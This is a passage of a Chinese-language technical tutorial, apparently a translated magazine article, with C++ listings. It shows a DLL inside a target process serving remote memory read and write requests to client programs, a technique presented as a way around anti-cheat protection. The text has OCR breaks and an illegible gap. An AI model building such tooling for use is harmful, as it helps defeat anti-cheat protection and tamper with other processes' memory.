由于最终会有很多运行程序连接到 DLL，因此需要使用一个数组来记录它们，这个可交由 std::vector<CClientConnection *> m_pmmcConnections 来完成，关于客户端连接数组的管理则交由读者来完成。我们这里只简单地使用上述 vector 和临界区（critical section）来实现，当通信类创建后，就会清楚地知道如何使用它们，并结合其他方法来管理这些对象。该对象的构造函数会请求通信响应，在这点上只是将缓冲区类型设置为 HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY。由于缓冲区可能是个无效的内存地址，因此读写它时可能会导致客户端程序崩溃，而不是中断在构造函数中，我们可以使用一个静态函数来对此进行检测，并返回一个被创建的对象的指针，以判断地址是否有效，如图 13 所示。

Listing 13: Verifying a connection and creating an object to manage it.

```
class CClientConnection {
        static CClientConnection * WINAPI       CreateBufferAt( LPVOID _
lpvAddress );
};

/** Is the given address a valid buffer? If so, a CClientConnection object
 *      is returned that uses the given buffer for communication. Notice that
this is static.
 */
CClientConnection * WINAPI CClientConnection::CreateBufferAt( LPVOID _
lpvAddress )
{
        // Check the buffer for being valid memory.
        if ( ::IsBadReadPtr( _lpvAddress, sizeof( HITB_COMMUNICATION_BUFFER )
) ) {
                return NULL;
        }
        // Address is valid.  Is the data valid?
        LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lpvAddress);
        // Check for the secret password.
        if ( ::memcmp( lpcbBuffer->u.idWaitReply.bPass, "012345678",
sizeof( lpcbBuffer->u.idWaitReply.bPass ) ) != 0 ) {
                // Wrong password!  This message is fake and was not sent by
our DLL.  Give no response.
                return NULL;
        }
        // Data appears to be valid. We have communication with a DLL in
another process now.
        return new CClientConnection( _lpvAddress );
}
```

图 13

在这个静态函数的帮助下，添加一个通信对象就变得容易

多了，如图 14 所示列出了一个使用我们自己管理系统的示例函数。

Listing 14. Creating a connection to the DLL from the client

```
BOOL WINAPI CClient::AddDllConnection( LPVOID lpvComAddress ) {
    // Let the CClientConnection class determine whether the address is
good or not.
    CClientConnection * pmmcCom = 
CClientConnection::CreateBufferAt( lpvComAddress );
    if ( !pmmcCom ) { return false; }
        // It is good, so add it to our list.
        ::EnterCriticalSection( &m_csCommunicationLock );
        m_pmmcConnections.push_back( pmmcCom );
        ::LeaveCriticalSection( &m_csCommunicationLock );
    return true;
```

图 14

剩下的就是对 Window 消息挂钩，如图 15 所示。

Listing 15. Hooking up the connection to the message-handler in the client

```
        case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
            // A DLL is trying to communicate with us! Handle it.
            m_pManager->
AddDllConnection( reinterpret_cast<LPVOID>( _lParam ) );
            break;
```

图 15

Sealing The Deal

当客户端正对来自 DLL 的初始连接进行响应时，DLL 会捕获此响应，并在 DLL 与客户端之间创建一个专用线程用于通信。我们修改搜索线程以检测这些响应信息是否来自客户端。检测函数如图 16 所示。

Listing 16. In the DLL we check for a reply from any potential clients

```
class CDllMagic {
    static BOOL WINAPI        BufferGotReply( const HITB_COMMUNICATION_
BUFFER & cbLocalBuffer, CProcess & pProc );
};

/**
 * Check a local buffer to see if there has been a reply posted in the
application in which the buffer was allocated.
 */
BOOL WINAPI CDllMagic::BufferGotReply( const HITB_COMMUNICATION_BUFFER &
cbLocalBuffer, CProcess & pProc ) {
    // Attempt to open the given process.
    HANDLE hTarget = pProc.OpenProcess( PROCESS_VM_READ | PROCESS_VM_
WRITE | PROCESS_VM_OPERATION, FALSE, cbLocalBuffer.dwId );
    if ( !hTarget ) { return FALSE; }
    // Process opened. Read the remote buffer.
    HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
    if ( pProc.ReadProcessMemory( hTarget, cbLocalBuffer.
pcbRemoteAddress, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
        ::CloseHandle( hTarget );
        return cbRemoteBuffer.mType == 
HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
    }
    ::CloseHandle( hTarget );
    return FALSE;
```

图 16

由于客户端运行在其自身的地址空间中，因此我们将客户端本地的响应缓冲区数据复制到 DLL 中，以便于操作。当缓冲区位于本地时，需要检测它的缓冲区类型。下面是用于在主 DLL 线程中检测响应信息的辅助函数，代码如图 17 所示。

Listing 17. The bold area shows our addition to the searching routine

```
DWORD WINAPI CDllMagic::SearchThread( LPVOID _lpvParm ) {
    CDllMagic * pmmThis = reinterpret_cast<CDllMagic *>( _lpvParm );
    while ( pmmThis->m_bRun ) {
            if ( hSnap != INVALID_HANDLE_VALUE ) {
                    if ( ::Process32First( hSnap, &peEntries ) ) {
                    }
                    // Free resources.
                    ::CloseHandle( hSnap );
            }
            ::EnterCriticalSection( &pmmThis->m_csCrit );
            // Check for replies from the client application(s).
            for ( size_t I = pmmThis->m_lpcbBuffers.size(); I--; ) {
                    if ( BufferGotReply( (*pmmThis->m_lpcbBuffers[I]),
pmmThis->m_pProcess ) ) {
                            // A connection can be made to this
process. Do it.
                            pmmThis->CreateLink( pmmThis->m_
lpcbBuffers[I] );
                    }
            }
            ::LeaveCriticalSection( &pmmThis->m_csCrit );
            // Only need to check about 3 times per second.
            ::Sleep( 1000UL / 3UL );
    }
    return 0UL;
}
```

图 17

在文章开头处我们就创建了一个类，用于处理 DLL 与客户端软件间的单一连接。CreateLink()函数就是用于创建这样的一个类，并让它在自身线程中运行。该类运行在自身线程中，并循环运行直至连接中断，或者 DLL 程序关闭，或者客户端程序关闭。每一循环都会检测远程通信缓冲区，以判断客户端程序创建的缓冲区是否被填充满。该类的结构如图 18 所示。

Listing 18. The start of our DLL class to handle connections to clients

```
class CTargetProcess {
public :
        // == Various constructors.
        WINAPI                                  CTargetProcess();
        // == Functions.
        BOOL WINAPI                             OpenTargetProcessById( DWORD
_dwId, LPVOID _lpvAddr, CProcess * _ppProc );
        VOID WINAPI                             Close();
protected :
        // == Members.
        // Access to target processes. The target process from our
perspective is the client application that is meant to interface with this DLL.
We are inside its target application.
        CProcess *                              m_ppProcess;
        // The target process's ID.
        DWORD                                   m_dwId;
        // The handle to the target process.
        HANDLE                                  m_hTarget;
        // A thread that monitors the target process for being open. The target
process can close at any time, so we need to keep a second thread to monitor it so
we can cancel if we are waiting for a reply from the target process.
        HANDLE                                  m_hMonitorThread;
        // This flag tells us to abort when the target process closes.
        volatile LONG                           m_lTargetClosed;
        // The communication buffer in the target process.
        LPHITB_COMMUNICATION_BUFFER             m_lpcbBuffer;
        // == Functions.
        static DWORD WINAPI                     MonitorThread( LPVOID
lpvParm );
};

// == Various constructors.
WINAPI CTargetProcess::CTargetProcess() :
    m_ppProcess( NULL ),
    m_hTarget( NULL ),
    m_dwId( 0UL ),
    m_hMonitorThread( NULL ),
    m_lTargetClosed( 1 ) {
}
// == Functions.
/**
 * Open a target process. Must be called only once per instance of this class.
 */
BOOL WINAPI CTargetProcess::OpenTargetProcessById( DWORD _dwId, LPVOID
lpvAddr, CProcess * _ppProc ) {
    m_ppProcess = _ppProc;
    // Attempt to open the given process.
    m_hTarget = m_ppProcess->OpenProcess( PROCESS_VM_READ | PROCESS_VM_WRITE
| PROCESS_VM_OPERATION, FALSE, _dwId );
    if ( !m_hTarget ) { return FALSE; }
    // Open succeeded. We are now attached to the client application and can
read and write its memory.
    m_dwId = _dwId;
    m_lTargetClosed = 0;
    m_lpcbBuffer = reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>( _lpvAddr );
    // Set the mode in the target process to idle.
    HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
    if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
        cbRemoteBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_IDLE;
        m_ppProcess->WriteProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
    }
    // Start the monitoring thread.
    m_hMonitorThread = ::CreateThread( NULL, 0UL, MonitorThread, this, 0UL,
NULL );
    if ( !m_hMonitorThread ) { return false; }
    return TRUE;
}
/**
 * Detach from the target process. Waits for the monitoring thread to close.
 */
VOID WINAPI CTargetProcess::Close() {
    // If the monitoring thread does not exist then there is nothing to do.
This can only happen after the
    // target process has terminated or we cancel manually.
    if ( !m_hMonitorThread ) { return; }
    // Cancel the monitoring thread by incrementing m_lTargetClosed.
    ::InterlockedIncrementAcquire( &m_lTargetClosed );
    // The monitoring thread will either be closed already or will close
soon. Wait for it.
    ::WaitForSingleObject( m_hMonitorThread, INFINITE );
    // Close the handle to the thread.
    ::CloseHandle( m_hMonitorThread );
    // Ensure we do not repeat this action.
    m_hMonitorThread = NULL;
}
/**
 * The thread that monitors the target process for closing. When the target
process closes, this sets m_lTargetClosed to TRUE and exits.
 */
DWORD WINAPI CTargetProcess::MonitorThread( LPVOID _lpvParm ) {
    CTargetProcess * ptpThis = reinterpret_cast<CTargetProcess *>( _lpvParm );
    // Lower this thread priority. Not really necessary since we ::Sleep()
frequently.
    ::SetThreadPriority( ::GetCurrentThread(), THREAD_PRIORITY_LOWEST );
    // Monitor the target process. An efficient way to do this is is to
simply try to open the process repeatedly.
    // The class's thread may abort the loop by incrementing m_lTargetClosed
itself. We scan until this happens.
    while ( !ptpThis->m_lTargetClosed ) {
        HANDLE hTarget = ptpThis->m_ppProcess-
>OpenProcess( PROCESS_VM_OPERATION, FALSE, ptpThis->m_dwId );
        if ( !hTarget ) {
            // Just break from the loop to error out or abort.
            break;
        }
        ::CloseHandle( hTarget );
        // Do not hog resources. Checking only 10 times per second
is fine enough.
        ::Sleep( 1000UL / 10UL );
    }
    // If leaving the thread, indicate that the target process has been
closed so the main class will stop working with it.
    ::InterlockedIncrementAcquire( &ptpThis->m_lTargetClosed );
    return 0UL;
}
```

图 18

这个类可处理的基本功能为：附加和分离客户端进程，并持续检测客户端进程是否关闭。当连接被创建时，该类将目

标进程（客户端程序）中的消息状态设置为空闲（idle）。这是必须的，否则 DLL 将不停地去尝试连接客户端。接下来我们添加一个处理规则的函数，用于处理来自客户端程序的请求。当此函数被调用时，就会去检测是否存在请求，如果发现存在请求，就对其进行响应以满足请求。该函数的代码如图 19 所示。

Listing 19. The logical update of the class that handles communication with a single client

```
class CTargetProcess {
    VOID WINAPI                    Tick();
};

/**
 * Performs one check in the target process for a message. If the client is
requesting information, this responds to the request.
 */
VOID WINAPI CTargetProcess::Tick() {
    // Read the buffer in the target process.
    HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
    if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
        // If the buffer is a request for information about this process, handle it.
        switch ( cbRemoteBuffer.mType ) {
            case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
        }
    }
}
```

图 19

这个函数会在它自身的线程中不断地被循环调用，然后我们添加一个线程函数，它是个公共静态函数，代码如图 20 所示。

Listing 20. Updating is done in a loop until a request to close is issued.

```
class CTargetProcess {
    static DWORD WINAPI          MainThread( LPVOID _lpvParm );
};

/**
 * The main thread that constantly checks the target process for messages/
requests.
 */
DWORD WINAPI CTargetProcess::MainThread( LPVOID _lpvParm ) {
    CTargetProcess * ptpThis = reinterpret_cast<CTargetProcess *>(_lpvParm);
    while ( !ptpThis->m_lTargetClosed ) {
        ptpThis->Tick();
    }
    return 0;
}
```

图 20

最后，使用 CreateLink()函数创建一个类对象，并在自身线程中启动，然后再创建一个嵌套结构，用于存储类对象和运行线程的句柄，如图 21 所示。

Listing 21. A new structure is created to group a connection class and the thread on which it runs

```
class CDllMagic {
protected :
    // == Types.
    /**
     * A target process entry and the thread on which it is running.
     */
    typedef struct HITB_TARGET_PROC {
        /** The target process. */
        CTargetProcess *            ptpProc;
        /** The thread on which it is running. */
        HANDLE                      hThread;
    } * LPHITB_TARGET_PROC, * const LPCHITB_TARGET_PROC;
    // == Members.
    // Connections to client applications and the threads on which those
connections are running.
    std::vector<HITB_TARGET_PROC>          m_tpTargetProcesses;
```

图 21

接着为这一连接数组创建两个管理例程，其中一个用于创建连接（CreateLink()），一个用于关闭连接，如图 22 所示。

上面另外添加了一个 Stop()函数。

WHAT IS HAPPENING

当主 DLL 循环函数检测到初始连接的响应信息时，CreateLink()就会被调用了。当远程进程将缓冲区中的 mType 成员设置为 HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY 时，初始连接的响应信息也会被检测到。当 DLL 检测到这些改变时，CtargetProcess 对象就会被创建，用于处理与客户端的后续通信。为了避免对同一客户端重建连接，客户端进程的缓冲区可被 DLL 远程将 mType 成员设置为 HITB_COMMUNICATION_BUFFER::HITB_IDLE。这也意味着客户端进程可以使用本地缓冲区进行通信。接下来，DLL 发送新建的 CTargetProcess 对象给自身线程中的循环函数，用于检查和处理远程客户端中的缓冲区数据是否被更改。每次检查，都必须对本地缓冲区数据进行复制。它可以直接修改客户端应用程序，因为客户端程序并不能修改 DLL 进程，这在网络通信上是为了避免修改被反外挂保护的 DLL 进程。

Listing 22. Creating and closing connections in the DLL

```
class CTargetProcess {
    BOOL WINAPI  CreateLink( LPHITB_COMMUNICATION_BUFFER _lpcbBuffer );
    VOID WINAPI  CloseConnection( HITB_TARGET_PROC &_tpProc );
};

/**
 * Make a link with a client application given the communication buffer we
originally used to make initial contact. The local buffer's type is changed
to indicate that the link has been established, preventing attempts to re-
link with the client. The local buffer is no longer needed after that, and
is not passed to the new CTargetProcess object.
 */
BOOL WINAPI CDllMagic::CreateLink( LPHITB_COMMUNICATION_BUFFER _lpcbBuffer ) {
    // Fail if not enough memory.
    HITB_TARGET_PROC tpProc;
    tpProc.ptpProc = new( std::nothrow ) CTargetProcess();
    if ( !tpProc.ptpProc ) { return FALSE; }
    // Made the process object. Make the thread that goes with it.
    tpProc.ptpProc->OpenTargetProcessById( _lpcbBuffer->dwId, _lpcbBuffer-
>pcbRemoteAddress, &m_pProcess );
    tpProc.hThread = ::CreateThread( NULL, 0UL, CTargetProcess::MainThread,
tpProc.ptpProc, 0UL, NULL );
    if ( !tpProc.hThread ) {
        delete tpProc.ptpProc;
        return false;
    }

    // Prepare to add the created process under the safety of a try/catch for STL.
    ::EnterCriticalSection( &m_csCrit );
    try {
        m_tpTargetProcesses.push_back( tpProc );
    }
    catch ( ... ) {
        CloseConnection( tpProc );
        ::LeaveCriticalSection( &m_csCrit );
        return FALSE;
    }

    // Flag the local buffer as idle. After doing this, it serves only the
purpose of informing the main thread that the remote buffer associated with
this local one will be freed by the client application.
    _lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_IDLE;

    ::LeaveCriticalSection( &m_csCrit );
    // Done.
    return TRUE;
}

/**
 * Remove a target process connection and close its thread.
 */
VOID WINAPI CDllMagic::CloseConnection( HITB_TARGET_PROC &_tpProc ) {
    // Tell the process to close.
    _tpProc.ptpProc->Close();
    // Wait for the thread to end.
    ::WaitForSingleObject( _tpProc.hThread, INFINITE );
    ::CloseHandle( _tpProc.hThread );
    _tpProc.hThread = NULL;

    // Delete the object.
    delete _tpProc.ptpProc;
    _tpProc.ptpProc = NULL;
}
/**
 * Stop everything.
 */
VOID WINAPI CDllMagic::Stop() {
    // Tell the search thread to stop.
    m_bRun = FALSE;
    // Wait for it to stop.
    ::WaitForSingleObject( m_hSearchThread, INFINITE );
    ::CloseHandle( m_hSearchThread );
    m_hSearchThread = NULL;
    ::EnterCriticalSection( &m_csCrit );
    // Close all open links to the client.
    for ( size_t I = m_tpTargetProcesses.size(); I--; ) {
        CloseConnection( m_tpTargetProcesses[I] );
    }
    m_tpTargetProcesses.clear();
    ::LeaveCriticalSection( &m_csCrit );
}
```

图 22

LET'S COMMUNICATE!

现在 DLL 与客户端程序可以进行通信了，剩下的就是决定创建何种类型的请求。本文只演示了两种请求：读取和写入 DLL 进程的 RAM。为了添加新的请求类型，就必须修改 HITB_COMMUNICATION_BUFFER 结构。我们可以添加一个新的请求类型给枚举结构，并将包含新建的请求类型的数据结构添加进去，在如图 23 所示中，我们添加了 ReadProcessMemory() 和 WriteProcessMemory()请求。

为了处理这些消息，我们修改了 CtargetProcess 类中的 Tick() 函数，如图 24 所示。

Listing 23. Additions required to handle messages for reading and writing memory in the process in which the DLL lives.

```
typedef struct HITB_COMMUNICATION_BUFFER {
    enum HITB_MESSAGE {
        [illegible]
        /** A request to read process memory. */
        HITB_RPM,
        /** A request to write process memory. */
        HITB_WPM,
    };

    /**
     * This structure contains the data for the client process to fill
out when requesting a read of process memory.
     */
    struct HITB_RPM_DATA {
        /** The address to read locally. */
        LPCVOID             lpvBaseAddress;
        /** The address where to write the data remotely. */
        LPVOID              lpvBuffer;
        /** The amount of data to copy to the remote process on input.
         *      On output, the number of bytes actually copied.
         */
        SIZE_T              stSize;
        /** Return value. */
        BOOL                bStatus;
    };
    /**
     * This structure contains the data for the client process to fill
out when requesting a write of process memory.
     */
    struct HITB_WPM_DATA {
        /** The address to read remotely. */
        LPCVOID             lpvBaseAddress;
        /** The address where to write the data locally. */
        LPCVOID             lpvBuffer;
        /** The amount of data to copy from the remote process on input.
         *      On output, the number of bytes actually copied.
         */
        SIZE_T              stSize;
        /** Return value. */
        BOOL                bStatus;
    };
    union HITB_COM_DATA {
        // ReadProcessMemory() data.
        HITB_RPM_DATA       rdRpm;
        // WriteProcessMemory() data.
        HITB_WPM_DATA       wdWpm;
    } u;
} * LPHITB_COMMUNICATION_BUFFER, * const LPCHITB_COMMUNICATION_BUFFER;
```

图 23

Listing 24. Handling new messages

```
VOID WINAPI CTargetProcess::Tick() {
    if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
        switch ( cbRemoteBuffer.mType ) {
            case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
            case HITB_COMMUNICATION_BUFFER::HITB_RPM : {
                // The client wants to read some memory in the
process of this DLL.
                cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                if ( ::IsBadReadPtr( cbRemoteBuffer.u.rdRpm.
lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize ) ) {
                    // Fail.
                    cbRemoteBuffer.u.rdRpm.stSize = 0UL;
                    cbRemoteBuffer.u.rdRpm.bStatus = FALSE;
                }
                else {
                    // Write to the target process the requested bytes.
                    cbRemoteBuffer.u.rdRpm.bStatus = m_ppProcess-
>WriteProcessMemory( m_hTarget,
                        cbRemoteBuffer.u.rdRpm.lpvBuffer,
cbRemoteBuffer.u.rdRpm.lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize,
                        &cbRemoteBuffer.u.rdRpm.stSize );
                }
                // File the return with the target process.
                m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                break;
            }
            case HITB_COMMUNICATION_BUFFER::HITB_WPM : {
                // The client wants to write some memory
to the process of this DLL.
                cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                if ( ::IsBadWritePtr( cbRemoteBuffer.u.wdWpm.
lpvBaseAddress, cbRemoteBuffer.u.wdWpm.stSize ) ) {
                    // Fail.
                    cbRemoteBuffer.u.wdWpm.stSize = 0UL;
                    cbRemoteBuffer.u.wdWpm.bStatus = FALSE;
                }
                else {
                    // Read from the target process into this process.
                    cbRemoteBuffer.u.wdWpm.bStatus = m_ppProcess-
>ReadProcessMemory( m_hTarget, cbRemoteBuffer.u.wdWpm.lpvBuffer,
                        cbRemoteBuffer.u.wdWpm.lpvBaseAddress,
cbRemoteBuffer.u.wdWpm.stSize,
                        &cbRemoteBuffer.u.wdWpm.stSize );
                }
                // File the return with the target process.
                m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                break;
            }
        }
    }
}
```

图 24

当客户端请求读取内存时，就需要从 DLL 进程中复制内存到客户端进程中。从 DLL 进程的角度看，这个使用 WriteProcessMemory()即可解决。反之，亦可处理从客户端向 DLL 写入内存的请求。在响应每一个请求后，返回的数据必须发送到客户端程序，并覆盖之前的缓冲区，但只需要修改与被执行的请求类型相关的数据即可。每次请求过后都需要将客户端程序的缓冲区重置回空闲状态，可使用如图 25 所示的代码来初始化客户端程序的请求。

Listing 25. Initiating a request from the client to the DLL to read or write memory remotely.

```
class CClientConnection {
    BOOL WINAPI         ReadProcessMemory( LPCVOID _lpvBaseAddress,
        LPVOID _lpvBuffer,
        SIZE_T _stSize,
        SIZE_T * _pstNumberOfBytesRead );
    BOOL WINAPI         WriteProcessMemory( LPVOID _lpvBaseAddress,
        LPCVOID _lpvBuffer,
        SIZE_T _stSize,
        SIZE_T * _pstNumberOfBytesWritten );

protected :
    // == Members.
    // Our critical section.
    CRITICAL_SECTION    m_csCrit;
};

/**
 * Read the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::ReadProcessMemory( LPCVOID _lpvBaseAddress,
    LPVOID _lpvBuffer,
    SIZE_T _stSize,
    SIZE_T * _pstNumberOfBytesRead ) {
    ::EnterCriticalSection( &m_csCrit );

    // Wait until the buffer goes to idle.
    while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
            ::LeaveCriticalSection( &m_csCrit );
            return FALSE;
        }
    }
    // Fill out our local buffer, changing the buffer type last.
    m_lpcbBuffer->u.rdRpm.lpvBaseAddress = _lpvBaseAddress;
    m_lpcbBuffer->u.rdRpm.lpvBuffer = _lpvBuffer;
   m_lpcbBuffer->u.rdRpm.stSize = _stSize;
    // Now change the buffer type and wait for the reply.
    ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
        HITB_COMMUNICATION_BUFFER::HITB_RPM,
        HITB_COMMUNICATION_BUFFER::HITB_IDLE );
        while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_RPM ) {
        }
        // Request satisfied.
        // Check the buffer type.
        BOOL bRet = FALSE;
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
            if ( _pstNumberOfBytesRead ) {
                (*_pstNumberOfBytesRead) = m_lpcbBuffer->u.rdRpm.stSize;
            }
            bRet = m_lpcbBuffer->u.rdRpm.bStatus;
        }
        else {
            // All other buffer types are errors.
            if ( _pstNumberOfBytesRead ) {
                (*_pstNumberOfBytesRead) = 0UL;
            }
        }
        ::LeaveCriticalSection( &m_csCrit );
        return bRet;
}
/**
 * Write to the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::WriteProcessMemory( LPVOID _lpvBaseAddress,
    LPCVOID _lpvBuffer,
    SIZE_T _stSize,
    SIZE_T * _pstNumberOfBytesWritten ) {

    ::EnterCriticalSection( &m_csCrit );

    // Wait until the buffer goes to idle.
    while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
            ::LeaveCriticalSection( &m_csCrit );
            return FALSE;
        }
    }

    // Fill out our local buffer, changing the buffer type last.
    m_lpcbBuffer->u.wdWpm.lpvBaseAddress = _lpvBaseAddress;
    m_lpcbBuffer->u.wdWpm.lpvBuffer = _lpvBuffer;
    m_lpcbBuffer->u.wdWpm.stSize = _stSize;
    // Now change the buffer type and wait for the reply.
    ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
        HITB_COMMUNICATION_BUFFER::HITB_WPM,
        HITB_COMMUNICATION_BUFFER::HITB_IDLE );
    while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_WPM ) {
    }
    // Request satisfied.
    // Check the buffer type.
    BOOL bRet = FALSE;
    if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( _pstNumberOfBytesWritten ) {
            (*_pstNumberOfBytesWritten) = m_lpcbBuffer->u.wdWpm.stSize;
        }
        bRet = m_lpcbBuffer->u.wdWpm.bStatus;
    }
    else {
        // All other buffer types are errors.
        if ( _pstNumberOfBytesWritten ) {
            (*_pstNumberOfBytesWritten) = 0UL;
        }
    }
    ::LeaveCriticalSection( &m_csCrit );
    return bRet;
}
```

图 25

注意，上面添加了 HITB_COMMUNICATION_BUFFER::HITB_CLOSING 这一缓冲区类型。这告诉我们目标进程即被关闭。在初始化检测后，本地缓冲区可能变成 HITB_COMMUNICATION_BUFFER::HITB_CLOSING。如果我们简单地通过复制来覆盖本地缓冲区（比如 m_lpcbBuffer->mType = HITB_COMCOMMUNICATION_BUFFER::HITB_WPM），那么我们就必须承担限入死循环的风险，因为 DLL 从不会响应我们的请求，这也是使用 InterlockedCompareExchangeAcquire()的原因所在。最后，通过设置 HITB_COMMUNICATION_BUFFER::HITB_CLOSING 以避免资源泄漏，另外我们在 DLL 的 CtargetProcess 类

中添加了一个析构函数，如图26所示。




